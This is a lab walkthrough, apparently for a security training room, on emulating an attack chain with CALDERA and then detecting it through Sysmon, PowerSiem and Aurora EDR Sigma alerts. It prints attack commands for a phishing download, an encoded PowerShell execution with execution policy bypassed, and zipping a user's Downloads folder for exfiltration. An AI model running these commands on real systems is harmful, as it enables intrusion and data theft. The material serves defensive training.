Profile Description	This profile executes six abilities from different tactics, emulating a complete attack chain.

After populating the fields, click the **Create** button to proceed. The next step to complete the profile is to populate it with the abovementioned abilities. You may click the **Add Ability** button and search for the abilities we need to emulate.



You may use this list as a reference for the abilities mentioned at the start of this task:

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence - PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

Once you have selected the ability to add, click **Save & Add** to append it to the adversary profile.

Note: The abilities can still be modified before adding them to a profile.

Once you have populated the list of abilities, don't forget to save it to complete the preparation before our operation.

Emulation Activity #1 Adversary ID: 690f325e-0c23-413e-8c8d-a1ddce8214f1

This profile executes six abilities from different tactics, emulating a full attack chain.

+ Add Ability
 + Add Adversary
 Fact Breakdown
 Objective: default
 Change
 Export
 Save Profile
 Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	Windows		Key		×
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	Windows				×
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	Windows		Key		×
4	Identify local users	discovery	Account Discovery: Local Account	Windows				×
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	Windows		Key		×
6	Exfiltrating Hex-Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted Non-C2 Protocol	Windows				×

Running the Operation and Reviewing Results: Now that the new profile is ready, execute an operation using the **Emulation Activity #1** profile and review the results to answer the questions below.

Answer the questions below

What is the name of the file downloaded by the first ability?
PhishingAttachment.xlsm

Command

```
col = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Close

What is the name of the new process spawned by the second ability?
notepad.exe (convert from base64 in cyberchef)

Command

```
powershell -exec bypass -e SQBuAHYAbwBrAGUALQBXAG0AaQBNAGUAdABoAG8AZAAgAC0AUABhAH0AaAAgAHcAa0BuADMAMgBF AHAAcgBv
```

Close

How many accounts were identified by the fourth ability? 4 (click on output)

```
Output

Exit Code: Nothing to show

Standard Output:

AccountType : 512
Caption     : VICTIM\Administrator
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-500
FullName    :
Name        : Administrator

AccountType : 512
Caption     : VICTIM\DefaultAccount
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-503
FullName    :
Name        : DefaultAccount

AccountType : 512
Caption     : VICTIM\Guest
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-501
FullName    :
Name        : Guest

AccountType : 512
Caption     : VICTIM\WDAGUtilityAccount
Domain      : VICTIM
SID         : S-1-5-21-1966530601-3185510712-10604624-504
FullName    :
Name        : WDAGUtilityAccount
```

What is the name of the directory archived by the fifth ability? Downloads

```
Command

Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force


Close
```

How many HTTP requests were made by the sixth ability? 23 (Wait for all processes to complete, then check the Python3 server in the Linux terminal.)

Task 5 - Emulation to Detection


For this task, we will re-execute **Emulation Activity #1** and use these tools to review the events from the perspective of a blue teamer.

Sysmon: The easiest way to access the logs is to use the Windows Event Viewer pinned in the taskbar and navigate to **Applications and Services > Microsoft > Windows > Sysmon**. You may observe that some of the TTPs executed by our custom profile are already logged. An example image below shows the execution of the **Create a Process using WMI Query and an Encoded Command** ability.



You may clear these logs before re-running the adversary profile to better view what logs are generated during the emulation activity.

We can re-execute the operation by stopping it and clicking **Re-run operation**. However, this automatically starts the operation, which will generate logs continuously until the execution of the last ability and will make it hard to analyse the execution of each ability.



The only difference from our previous setup is that the **Run State** is set to **Pause on Start** instead of Run immediately. Don't forget to start the operation by clicking the **start** button in the lower-right corner.

Start New Operation

Operation name

Operation #3

Adversary

Emulation Activity #1

Fact source

basic

ADVANCED

Group

all groups

red

Planner

atomic

Obfuscators

base64

base64jumble

base64noPadding

caesar cipher

plain-text

steganography

Autonomous

☒ Run autonomously

☐ Require manual approval

Parser

☒ Use default parsers

☐ Do not use default parsers

Auto-close

☒ Keep open forever

☐ Auto close operation

Run state

☐ Run immediately

☒ Pause on start

Jitter (sec/sec)

2

min

/

8

max

Reset


Visibility

51


Close

Start

With this new configuration, you may see that the operation is paused upon start. Given this, we can use the **Run 1 Link** feature to execute a single ability at a time.



Upon checking the logs after refreshing the Event Viewer, it only generated four Sysmon events. This view is better than flooding it with overwhelming logs after you execute all abilities in one go.



To have a clear understanding of the execution flow, always start your analysis from the log that contains **ParentImage: C:\Users\Public\chrome.exe**.

Sysmon Log Analysis via PowerShell: We can use PowerShell to analyse Sysmon Logs as an alternative for Event Viewer. We will use Get-WinEvent to print the logs and Clear-WinEvent to clear the logs before executing the following ability.

```


PS C:\Users\Administrator> cd C:\Tools
PS C:\Tools> Import-Module .\Clear-WinEvent.ps1
PS C:\Tools> help Clear-WinEvent
  
```

PowerSiem: This is a script created by lppSec to print the Sysmon logs automatically every second. The script also parses the message field, which provides a better view to analyse the log entry.


```
PS C:\Users\Administrator> cd C:\Tools
PS C:\Tools> .\PowerSiem.ps1
```

After executing the PowerShell script, you may continue running the operation to see the logs printed by PowerSiem.

AuroraEDR: This tool generates logs based on its detections using Sigma rules. You may access the events generated by Aurora EDR via Windows Event Viewer: **Windows Logs > Application**. To remove the unnecessary events from the current view, you may use the filter and specify the **Source** with **AuroraAgent**.




Now that everything is set, we can start re-executing the operation to review the detections made by Aurora EDR. You may need to create a new operation using the same profile to execute each ability individually. And again, you may clear the logs before proceeding to the following ability.




After running the ability, the Event Viewer shows 25 detections made. However, we must remove the **System EventLog Cleared** from the count since it is generated by our clear logs action before the ability's execution.

You may navigate to the details tab of each event log to analyse the detections. This tab contains all relevant information about the detection, such as the details of the Sigma rule that flagged the activity and the flagged process details.



Upon checking the logs, you may observe that it indicates why the activity is flagged based on the **Match_Strings** field.




Emulation Activity #1 Analysis


Answer the questions below

What is the value of the ParentImage from the first log generated by any ability?


C:\Users\Public\chrome.exe (Run and pause the operations in CALDERA. Then check Windows Event Viewer, but do not forget to clear the logs before running the CALDERA operation.)



What is the name of the ability that generated a Sysmon Event ID 13? Winlogon HKLM Shell Key Persistence - PowerShell




During the execution of the first ability, what is the title of the Sigma rule that flagged the usage of Invoke-WebRequest? PowerShell Web Download




During the execution of the fifth ability, what is the value of the Match Strings field in Zip A Folder With PowerShell For Staging In Temp detection?

'Compress-Archive ' in CommandLine, ' -Path ' in CommandLine, ' -DestinationPath ' in CommandLine, \$env:TEMP\ in CommandLine (find: Compress-Archive)



During the execution of the sixth ability, what is the title of the Sigma rule that flagged the usage of the string 'join \'\''; \$split'?

Hacktool - CrackMapExec PowerShell Obfuscation




Task 6 - Autonomous Incident Response

We will focus on CALDERA's Autonomous Incident Response use case for this task. To start with, you need to logout your current CALDERA web access and use these credentials to log in as the blue user:

Username: **blue**

